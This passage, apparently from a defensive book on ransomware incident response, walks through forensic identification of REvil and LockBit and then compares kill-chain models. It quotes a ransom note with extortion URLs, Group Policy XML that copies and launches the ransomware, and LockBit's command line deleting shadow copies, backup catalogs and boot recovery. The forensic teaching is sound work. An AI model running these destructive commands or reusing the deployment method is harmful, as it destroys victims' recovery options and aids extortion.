Audit Success	6/27/2021	9:26:05 PM	4672	Microsoft-Windows-Security-Auditing

```
Special privileges assigned to new logon.

Subject:
        Security ID:            S-1-5-21-2994656889-1479002500-2572757361-500
        Account Name:           Administrator
        Account Domain:         SERIOUSCATS
        Logon ID:       009F544A

Privileges:                     SeSecurityPrivilege
                                SeBackupPrivilege
                                SeRestorePrivilege
                                SeTakeOwnershipPrivilege
                                SeDebugPrivilege
                                SeSystemEnvironmentPrivilege
                                SeLoadDriverPrivilege
                                SeImpersonatePrivilege
                                SeDelegateSessionUserImpersonatePrivilege
```

Figure 11.9 – Logon activity related to ransomware deployment

We can see that the threat actors used the Administrator account in order to deploy ransomware from the domain controller via remote service creation.

But we still haven't identified the ransomware strain. We have already used hashes for identification, but let's change tactics and focus on other artifacts created by the ransomware sample.

In many cases, the easiest way to identify it is to look into the ransom note:

```
[+] Whats Happen? [+]

Your network has been penetrated. Your files are encrypted with strong military algorithm, and currently unavailable. You can check it: all
files on your system has extension 72vq2a57.
By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant return your data (NEVER).
Also, all your info copyed to our servers. If you do not take action to
contact us, the data will be published for free access to everyone. As soon as we receive the payment, all data will be deleted from our servers.

[+] What guarantees? [+]

Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities -
nobody will not cooperate with us. Its not in our interests. To check the ability of returning files, You should go to our website. There you
can decrypt one file for free. That is our guarantee. If you will not cooperate with our service - for us, its does not matter. But you will
lose your time and data, cause just we have the private key. In practise - time is much more valuable than money.

[+] How to get access on website? [+]

You have two ways:

1) [Recommended] Using a TOR browser!
a) Download and install TOR browser from this site: https://torproject.org/
b) Open our website: http://aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd.onion/062E246860D29CB2

2) If TOR blocked in your country, try to use VPN! But you can use our secondary website. For this:
a) Open your any browser (Chrome, Firefox, Opera, IE, Edge)
b) Open our secondary website: http://decoder.re/062E246860D29CB2

Contact with us in chat on website. You have 3 days.
If you need more time to make a decision and collect money for payment - inform the support chat about this.
```

Figure 11.10 – A part of the ransom note created by the ransomware sample

As you can see, the ransom note contains two suspicious URLs: hxxp://
aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd[.]
onion/062E246860D29CB2 and hxxp://decoder[.]re/062E246860D29CB2.

To identify the ransomware, it may be enough just to google one of the links:

Figure 11.11 – An example of search results

Based on search results, we can assume that we are dealing with REvil (Sodinokibi) ransomware.

Also, as many ransomware samples modify the registry, we can focus on unique keys and values. As we know that encryption took place on June 27, 2021, we can check for newly created or modified keys on this date.

Figure 11.12 – Suspicious registry key created after ransomware execution

If we look through the keys modified on the date of interest, we can see a very suspicious key named `BlackLivesMatter`. If we run a quick search using open source data, we can find a report by the BlackBerry Research & Intelligence Team on REvil ransomware, which mentions this key:

Figure 11.13 – An excerpt from the BlackBerry Research & Intelligence Team on REvil ransomware

So, we have enough information to understand that we are dealing with REvil ransomware, so it's high time to look at the sample itself.

REvil ransomware overview

First, REvil collects information about the system and fingerprints it. Before starting the encryption process, it kills a list of processes according to its configuration.

Configuration data is stored in resources in encrypted form. The key is 32 bytes long and located before the encrypted data:

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
00000260	00000268	0000026C	00000270	00000274	00000278	0000027C	00000280	00000282	00000284
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	0000BC34	00001000	0000BE00	00000400	00000000	00000000	0000	0000	60000020
.rdata	00002ECC	0000D000	00003000	0000C200	00000000	00000000	0000	0000	40000040
.data	000023C0	00010000	00001E00	0000F200	00000000	00000000	0000	0000	C0000040
.cfg	0000C800	00013000	0000C800	00011000	00000000	00000000	0000	0000	C0000040
.reloc	00000738	00020000	00000800	0001D800	00000000	00000000	0000	0000	42000040

```
Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   Ascii
00000000  33 61 6D 4E 54 37 61 6B 4C 4A 48 4C 63 48 51 54   3amNT7akLJHLcHQT
00000010  5A 71 35 64 77 71 70 7A 56 64 68 4D 36 34 77 35   Zq5dwqpzVdhM64w5
00000020  30 20 B2 79 71 78 00 00 CC F4 06 1B F8 8E 4B 63   0.Iyqx..Mç□□m├Kc
00000030  91 51 A0 CF B0 C4 8E 0A 62 CD 3A D3 10 55 5B 9E   'Q П°ДⱤ.bН:Y□U[h
00000040  86 8E 65 50 27 F8 A0 CE 80 D8 08 28 FA 9D DF 37   ┼ₑeP'ш СӀ□□(±£Я7
00000050  F9 8B 2B A4 F6 25 F4 AB F7 64 22 6D 3F AC 82 3D   m<+¤u%ǿ«¤d"π?¬,=
00000060  42 C5 0C FB 37 B8 EE DD 00 46 F9 F4 21 F6 5B 01   ВЕСы7ёо3.Fm¢!u[□
00000070  D2 A2 6F 25 F2 6E 32 4E 0D 34 DC 3A 7B A8 9D B5   Tÿo%тn2N.4b:{Ёᴋu
00000080  63 22 68 40 8B A0 5E 11 B4 6C 30 59 E5 D9 DB D0   c"h@‹ ^□r10YeⅢ╠P
00000090  70 9F B2 E1 F1 EC 37 1D 6B 8E 16 5D 7E EA 76 E3   рuI6cм7 kₚ□]~кvr
000000A0  7F 64 3A CA 3D 25 53 CA 29 4A 54 0E 05 07 36 55   □d:К=%SK)JT□□□6U
```

Figure 11.14 – The key used to encrypt configuration data

Once the processes are killed, it removes shadow copies, so they can't be used for data recovery.

It encrypts files using curve25519/Salsa20. The key is encrypted with curve25519/AES-256-CTR. REvil adds a custom extension to encrypted files, for example, `.1qu4746az`.

It also changes the desktop wallpaper (dropped to the `%Temp%` directory) and creates ransom notes in all directories with encrypted files.

To achieve persistence, REvil modifies the `SOFTWARE\Microsoft\Windows\CurrentVersion\Run` registry key.

Abusing Administrative shares isn't the only technique used by threat actors to deploy ransomware enterprise-wide. Another common example is Group Policy modification.

Investigation of Group Policy for ransomware deployment

Another technique that's becoming more and more common among ransomware affiliates is Group Policy modification for ransomware deployment.

In most cases, the network is fully compromised, so it's not a big deal for the threat actors to move laterally to a domain controller and abuse Group Policy to execute ransomware enterprise-wide.

What's more, some ransomware samples have built-in capabilities to use Group Policy modification for self-distribution. A good example is LockBit ransomware.

You can use a similar technique we covered previously: find the first ransom note and start checking what happened before it was created. In this case, we can see that a very suspicious **Group Policy Object** (**GPO**) was created:

.\Windows\SYSVOL\domain\Policies	{E97EFF8F-1C38-433C-9715-4F53424B4887}	0	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	GPT.INI	56	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	Machine	0	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	User	0	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	Preferences	0	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	NetworkShares	0	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	NetworkShares.xml	7814	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	Services	0	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	Services.xml	5190	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\scripts	586A97.exe	982528	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	Preferences	0	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	Files	0	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	Files.xml	488	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	ScheduledTasks	0	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	ScheduledTasks.xml	17735	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	Registry.pol	1692	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	comment.cmtx	543	2022-01-16 14:15:49

Figure 11.15 – Group Policy Object created by LockBit ransomware

As we can see, there's a new object created with the **Globally Unique Identifier** (**GUID**) {E97EFF8F-1C38-433C-9715-4F53424B4887}. What's more, there's a quite suspicious file, 586A97.exe, in the C:\Windows\SYSVOL\domain\scripts folder.

First, let's look at a few **Extensible Markup Language** (**XML**) files. For example, Services.xml contains information about services that should be stopped. Here's an excerpt from this file:

```
<NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}"
name="SQLPBENGINE" image="4" changed="2022-01-16
14:15:49" uid="{94D8973D-A08E-4F28-B7D7-3745321C40A4}"
disabled="0"><Properties startupType="DISABLED"
serviceName="SQLPBENGINE" serviceAction="STOP" timeout="30"/></
NTService>
```

The next file, `Files.xml`, copies the suspicious file from the shared folder noted previously to the `Desktop` folder on the target host:

```xml
<?xml version="1.0" encoding="utf-8" ?>
- <Files clsid="{215B2E53-57CE-475c-80FE-9EEC14635851}">
  - <File clsid="{50BE44C8-567A-4ed1-B1D0-9234FE1F38AF}"
      name="6A03166BAA4F6E01" status="6A03166BAA4F6E01" image="2"
      bypassErrors="1" changed="2022-01-16 14:15:49" uid="{06428C83-6843-42EF-
      8C68-E93D8ABC94E3}">
      <Properties action="U"
        fromPath="\\baxter.com\sysvol\baxter.com\scripts\586A97.exe"
        targetPath="%DesktopDir%\586A97.exe" readOnly="0" archive="1" hidden="0"
        suppress="0" />
    </File>
  </Files>
```

Figure 11.16 – The contents of Files.xml

The last file, `ScheduledTasks.xml`, is used to create a scheduled task in order to stop listed processes and start the ransomware executable:

```xml
- <Exec>
    <Command>C:\Windows\System32\taskkill.exe</Command>
    <Arguments>/IM "Sqlservr.exe" /F</Arguments>
  </Exec>
- <Exec>
    <Command>C:\Windows\System32\taskkill.exe</Command>
    <Arguments>/IM "RTVscan.exe" /F</Arguments>
  </Exec>
- <Exec>
    <Command>C:\Windows\System32\taskkill.exe</Command>
    <Arguments>/IM "sqlbrowser.exe" /F</Arguments>
  </Exec>
- <Exec>
    <Command>C:\Windows\System32\taskkill.exe</Command>
    <Arguments>/IM "tomcat6.exe" /F</Arguments>
  </Exec>
- <Exec>
    <Command>C:\Windows\System32\taskkill.exe</Command>
    <Arguments>/IM "QBIDPService.exe" /F</Arguments>
  </Exec>
```

Figure 11.17 – An excerpt of the processes list from ScheduledTasks.xml

Another notable file is `Registry.pol`. It contains information about registry modification in order to disable various Windows Defender features, so it can't interrupt the encryption process.

We can use the `586A97.exe` hash to try to identify it:

Figure 11.18 – Detections of the suspicious file

So, now we can clearly understand that we are dealing with LockBit ransomware. If we keep forensically analyzing, we can look into PowerShell-related Windows event logs to find the following record:

Figure 11.19 – Suspicious record in PowerShell Windows event logs

Here we can see that LockBit abuses PowerShell in order to force the update of group policies.

OK, let's look at the LockBit ransomware.

LockBit ransomware overview

Before starting the encryption process, LockBit ransomware kills processes and stops services from a built-in list, and inhibits system recovery by running the following commands:

```
vssadmin delete shadows /all /quiet & wmic shadowcopy delete
& bcdedit /set {default} bootstatuspolicy ignoreallfailures
& bcdedit /set {default} recoveryenabled no & wbadmin delete
catalog -quiet
```

LockBit uses the AES-128 cipher in CBC mode to encrypt files on the target host. It appends the `.lockbit` extension to each encrypted file, and changes their icons.

It also changes the wallpaper to the following:

Figure 11.20 – LockBit 2.0 wallpaper

LockBit creates ransom notes in every folder with encrypted files. The ransom notes have the following name: `RESTORE-MY-FILES.txt`.

LockBit ransomware may also create a Group Policy object in order to disable antivirus software, kill a list of processes, and distribute itself.

Summary

Ransomware affiliates use various techniques to distribute malicious code enterprise-wide. It depends on their skillset and the target, of course.

In this chapter, we've looked at the most common techniques for enterprise ransomware deployment observed in current human-operated attacks and learned how to use various forensic artifacts in order to detect and reconstruct them.

As we've already learned a lot about how to respond and detect various techniques employed by the threat actors during human-operated ransomware attacks, it's high time to sum it up and introduce the unified ransomware kill chain.

In the last chapter, we'll dive into various kill chains including the Cyber Kill Chain, the Unified Kill Chain, and MITRE ATT&CK, and build a new one with ransomware in focus – the Unified Ransomware Kill Chain.

12
The Unified Ransomware Kill Chain

Throughout this book, you have learned a lot about how exactly threat actors operate during various stages of a human-operated ransomware attack life cycle.

We have learned how to collect and produce cyber threat intelligence, as well as how to collect data from various sources and perform digital forensic analysis in order to reconstruct various stages of ransomware attacks during incident response engagements.

In this chapter, we will summarize everything we have learned by looking at various kill chains through the lens of human-operated ransomware attacks and introduce the Unified Ransomware Kill Chain.

In this chapter, we will cover the following topics:

- Cyber Kill Chain®
- MITRE ATT&CK®
- The Unified Kill Chain
- The Unified Ransomware Kill Chain

Cyber Kill Chain®

The Cyber Kill Chain® was introduced by Lockheed Martin as part of the Intelligence Driven Defense® model. This model was described in the white paper entitled *Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains* (`https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf`).

According to this white paper, the Cyber Kill Chain® consists of the following seven phases:

- Reconnaissance
- Weaponization
- Delivery
- Exploitation
- Installation
- **Command and Control** (**C2**)
- Actions on Objectives

Let's look at each phase in more detail.

Reconnaissance

During this phase, threat actors collect information about their target. This may include crawling-related websites and an examination of social media, as well as an examination of the target's infrastructure, especially its public-facing part.

From a ransomware perspective, this phase may include threat actors' communications with the initial access brokers, as well as collecting information on the target's revenue – it's commonly used by ransomware affiliates to form the ransom amount.

The reconnaissance phase is widely underestimated. Many times, a threat actor will recon a subject for weeks, months, and sometimes even many years. This is to ensure that they have a thorough understanding of not only what is externally facing, but also to understand the other fundamental elements of the business of the subject.

Weaponization

The original white paper describes the process of preparing a malicious document so that it can be delivered via spear phishing. At the same time, this process can be much broader. Ransomware affiliates may need to find proper exploits to gain initial access, privilege escalation, or, for example, lateral movement, setting up and configuring servers, for example, Cobalt Strike, and choose a proper toolset for the attack they are planning.

Delivery

This phase describes the method used to deliver the malicious payload. In fact, this phase could be split into two. Ransomware affiliates may need to deliver a bot, **remote access tool/trojan** (**RAT**), or, for example, a web shell to gain initial access, but they also need to deploy ransomware once post-exploitation and data exfiltration is complete.

What's more, in some cases, a separate team of threat actors may be involved at this stage, especially if access was obtained from an initial access broker.

Delivering the payload is part of the kill chain as well. However, establishing a secondary backdoor prior to deployment is usually a method that we have seen carried out by the majority of recent threat actors to ensure they do not have any loss of connection or get blocked out.

Exploitation

Commonly, this phase is associated with the exploitation of vulnerabilities in order to execute the payload. I'm sure you have already thought of a few examples – Microsoft Office-related vulnerabilities or Microsoft Exchange, depending on which technique threat actors rely on.

But there's another thing. Threat actors may exploit any vulnerability in the software, but human vulnerabilities, as you already know, involve many techniques based on phishing.

Also, especially if we are talking about ransomware deployment, threat actors may exploit various built-in features and use so-called "living-off-the-land" techniques.

"Living-off-the-land" techniques allow the threat actor to use already installed features of compromised systems to bypass defenses and perform below the radar.

Installation

During this phase, threat actors should make the payload persistent in the compromised system so that they can have redundant access to it.

If we are talking about human-operated ransomware attacks, this phase may be expanded significantly. Ransomware affiliates may use an extensive toolset, so it's not about using just one implant. They may access public-facing servers with legitimate credentials, have VPN access to the compromised network, install legitimate remote access software, and so on.

Something to note during this phase is that there may be multiple installations and staging points. Also, at certain points, there may even be decoy staging points so that the investigator is distracted from the actual installation and utilization of other tools.

Command and Control (C2)

Once the payload is installed successfully, threat actors need to be able to communicate with the compromised host from the outside.

As you already know, ransomware affiliates may use various tools and techniques: bots, RATs, web shells, and even legitimate remote access software, so communication channels largely depend on this or that threat actor's toolkit.

Actions on Objectives

This phase describes all the actions performed by threat actors in order to achieve their original objectives. This phase covers the whole post-exploitation process and may include privilege escalation, credential access, lateral movement, as well as data exfiltration and ransomware deployment.

Due to the fact that the Cyber Kill Chain® was developed quite some time ago, it now seems a bit outdated as it focuses more on the initial access stage of the attack. Let's now look at a more contemporary example – MITRE ATT&CK®.

MITRE ATT&CK®

ATT&CK is a globally accessible knowledge base of adversary strategies and procedures based on real-world observations, developed and maintained by the MITRE Corporation with the help of the global cybersecurity community.

We have already used this framework throughout this book, but I still recommend reading the following white paper, *MITRE ATT&CK*®: *Design and Philosophy* (`https://attack.mitre.org/docs/ATTACK_Design_and_Philosophy_March_2020.pdf`).

There are 14 adversary tactics described in MITRE ATT&CK®:

- Reconnaissance

- Resource development

- Initial access

- Execution

- Persistence

- Privilege escalation

- Defense evasion

- Credential access

- Discovery

- Lateral movement

- Collection

- Command and control

- Exfiltration

- Impact

Let's look at each tactic separately.

Reconnaissance

The adversary collects information about the target. As discussed previously, threat actors may use both passive and active methods for profiling the target and getting the information they need to initiate the attack.

There are many ways to conduct the reconnaissance phase of the attack. Some actors prefer to use dual-use tools, while others employ a manual process. There is no right or wrong answer; it's a matter of what will work and what won't.

Resource development

ATT&CK has a separate tactic for describing the stage of an attack where threat actors prepare the infrastructure – set up servers, register domains, prepare phishing emails, obtain ransomware or other types of malware and tools from third-party providers, and so on.

Initial access

Threat actors, including ransomware affiliates, may use various techniques to gain initial access to the target network. As you already know, they may exploit public-facing applications, use spear phishing, and abuse remote access services or trusted relationships to jump from one compromised network to another.

Execution

Threat actors need to execute various commands and binaries during the attack life cycle. It may be a payload that is downloaded and executed via malicious macros embedded into a Microsoft Office document, various reconnaissance commands executed via a web shell, or a ransomware binary triggered on a remote host via PsExec.

Persistence

Ransomware affiliates need to maintain their foothold, so they may use, for example, legitimate remote access software for redundant access to the compromised network, or use more traditional techniques to survive reboots, such as registry modifications or creating scheduled tasks.

Privilege escalation

In many cases, threat actors don't have proper privileges to start post-exploitation activities effectively, so they need to escalate them. Ransomware affiliates may leverage various misconfigurations and vulnerabilities to achieve it. Also, some persistence techniques enable privilege escalation.

Defense evasion

Ransomware deployment is almost impossible without disabling security products implemented in the target environment. What is more, threat actors need to avoid detection throughout the attack life cycle, so they obfuscate/encrypt their toolset and remove artifacts and logs in order to make the investigation and response process more difficult.

Credential access

Usually, ransomware affiliates need to access various servers during the attack life cycle, for example, for data exfiltration or backup removal. So, they require proper credentials to solve this task. You already know that they may dump them from memory, extract them from various password stores, or, for example, run a kerberoasting attack.

Discovery

To exfiltrate the most sensitive data and deploy ransomware on as many hosts as possible, threat actors need to perform proper reconnaissance. This may include collecting information about installed software, accounts, network shares, and remote hosts.

Lateral movement

Ransomware affiliates mostly target corporate networks, so they need to jump from one compromised system to another. In most cases, they use legitimate credentials and protocols, such as RDP and SMB.

Collection

Ransomware affiliates need to collect sensitive data before exfiltration and placement on the DLS. Threat actors may collect data from local systems, network shared drives, emails, and other sources of sensitive data.

Command and control

Threat actors need to communicate with compromised systems. To avoid detection, ransomware affiliates may mimic normal traffic, obfuscate or encrypt transferred data, or, for example, use a connection proxy.

Exfiltration

Ransomware affiliates may exfiltrate collected data using the main C2 channel, as well as using various web services. Before exfiltration, data can be archived and/or encrypted.

Impact

The main goal of most ransomware affiliates is to encrypt data on target systems. At the same time, they always attempt to inhibit system recovery, destroying both built-in and third-party backups.

Of course, both models have their advantages and disadvantages, so some researchers combine them to create something new. A good example is the Unified Kill Chain.

The Unified Kill Chain

The Unified Kill Chain merges and extends the Cyber Kill Chain® and MITRE ATT&CK®. It was developed by Paul Pols in his master's thesis, *Modeling Fancy Bear Attacks: Unifying the Cyber Kill Chain*.

The white paper is available here: `https://www.unifiedkillchain.com/assets/The-Unified-Kill-Chain.pdf`.

The Unified Kill Chain splits the attack life cycle into three main stages: Initial Foothold, Network Propagation, and Action on Objectives. Let's look at each stage separately.

Initial Foothold

The first stage describes the steps performed by threat actors to gain access to the target system or network.

Figure 12.1 – The steps of the Initial Foothold stage

The life cycle starts with researching the target (**Reconnaissance**). Then, ransomware affiliates need to prepare the infrastructure: malware (including ransomware) and other weaponized objects, as well as C2 infrastructure, and so on (**Weaponization**). If weaponized objects are used, for example, malicious documents, they should be delivered to the target (**Delivery**). Threat actors should either trick the victim into downloading and opening a malicious file (**Social Engineering**) or exploit a vulnerability to execute it (**Exploitation**). Once the malicious or weaponized object is executed, threat actors may need to acquire persistent access to the compromised system (**Persistence**). To start pivoting, threat actors should bypass defenses (**Defense Evasion**), as well as being able to communicate with the initially compromised system (**Command and Control**).

Network Propagation

Once ransomware affiliates have gained an initial foothold in the target network, they are ready to pivot to the next stage – Network Propagation.

Figure 12.2 – The steps of the Network Propagation stage

Threat actors need to collect information about the compromised system in order to understand current privileges and accesses (**Discovery**). If current privileges are not enough, threat actors may escalate them, for example, via exploiting a vulnerability (**Privilege Escalation**). With elevated privileges, ransomware affiliates can execute arbitrary code on the compromised system (**Execution**). The ability to execute arbitrary code enables threat actors to obtain credential material (**Credential Access**). With the proper credentials, ransomware affiliates may discover remote systems (**Discovery**) and start moving laterally (**Lateral Movement**), so they can start performing actions on the objectives of the attack.

Actions on Objectives

With proper credentials and the ability to move laterally, ransomware affiliates can move to the final stage – Actions on Objectives.

Figure 12.3 – The steps of the Actions on Objectives stage

As you already well know, in many human-operated ransomware attacks, one of the main goals of threat actors is to access sensitive data. Once such data is discovered, it's collected (**Collection**) and then exfiltrated (**Exfiltration**). After achieving this goal, threat actors are usually ready to move to the final stage – ransomware deployment (**Impact**).

OK. We have looked at various kill chains, and now it's time to build our own – the Unified Ransomware Kill Chain.

The Unified Ransomware Kill Chain

Throughout this book we have consumed quite a lot of cyber threat intelligence related to ransomware attacks, as well as looked at the most common techniques used by threat actors from a forensic perspective, so we have a good understanding of human-operated ransomware attacks and are ready to build a unique kill chain.

Gain Access to the Network

Ransomware affiliates may gain access to the target network themselves or purchase such access from the initial access brokers. Access may be granted to a certain host in the network, or to the network itself, for example, via compromised VPN credentials.

Ransomware affiliates may employ a wide range of techniques to gain access, from quite common techniques, such as brute-force attacks and phishing emails, to more advanced techniques, such as supply chain attacks.

Establish Foothold

This stage may include various activities. Ransomware affiliates may need to collect information about the compromised host, find ways to elevate privileges and access credentials, as well as disabling or bypassing defenses to initiate network discovery and propagation.

Also, ransomware affiliates may need to gain persistent access to the compromised system and organize redundant access to it.

Network Discovery

Before starting network propagation, ransomware affiliates need to collect information about remote systems so that they can understand where they should pivot first.

Key Assets Discovery

Of course, not every host is equally valuable for threat actors. Mostly, they are interested in assets where they can acquire additional privileged credentials, sensitive information for collection and exfiltration, and, of course, backups!

Network Propagation

To gain access to the most valuable assets, ransomware affiliates need to move laterally through the network. As you already know, they commonly use legitimate tools and techniques to enable this capability.

Data Exfiltration

In some cases, ransomware affiliates may exfiltrate data just from one host, for example, a file server. At the same time, threat actors may collect and exfiltrate data from multiple sources. In some cases, such activity may last a month or even longer.

Despite the fact that data exfiltration is a trend for modern human-operated ransomware attacks, sometimes, threat actors skip this stage.

Deployment Preparation

Many compromised environments have at least some security products implemented and backups available, so threat actors need to disable and remove them prior to ransomware deployment.

Ransomware Deployment

At this stage, threat actors attempt to achieve their main goal – deploy ransomware. It's important to note that in some cases, they may not even use malicious code and could encrypt data with legitimate tools such as BitLocker and DiskCryptor.

Most ransomware is very noisy and easily detected, so threat actors try to find new ways to bypass defenses and achieve their goals.

Extortion

Encrypting the whole network and waiting for a response from the victim may not be very effective, so ransomware affiliates are finding new ways to facilitate extortion. They may put samples of exfiltrated data on the DLS, call the victims' employees, and even perform DDoS attacks against already compromised infrastructure.

Figure 12.4 – The Unified Ransomware Kill Chain

As you can see, three stages are looped as ransomware affiliates may perform the same activities on multiple hosts.

The Unified Ransomware Kill Chain can easily be used by incident responders to reconstruct a ransomware attack during the engagement and structure the final report, so each stage of the attack is easy to understand and you have enough artifacts to describe it.

Summary

Throughout this book, you've learned a lot about modern human-operated ransomware attacks. Now you can find and monitor various cyber threat intelligence sources.

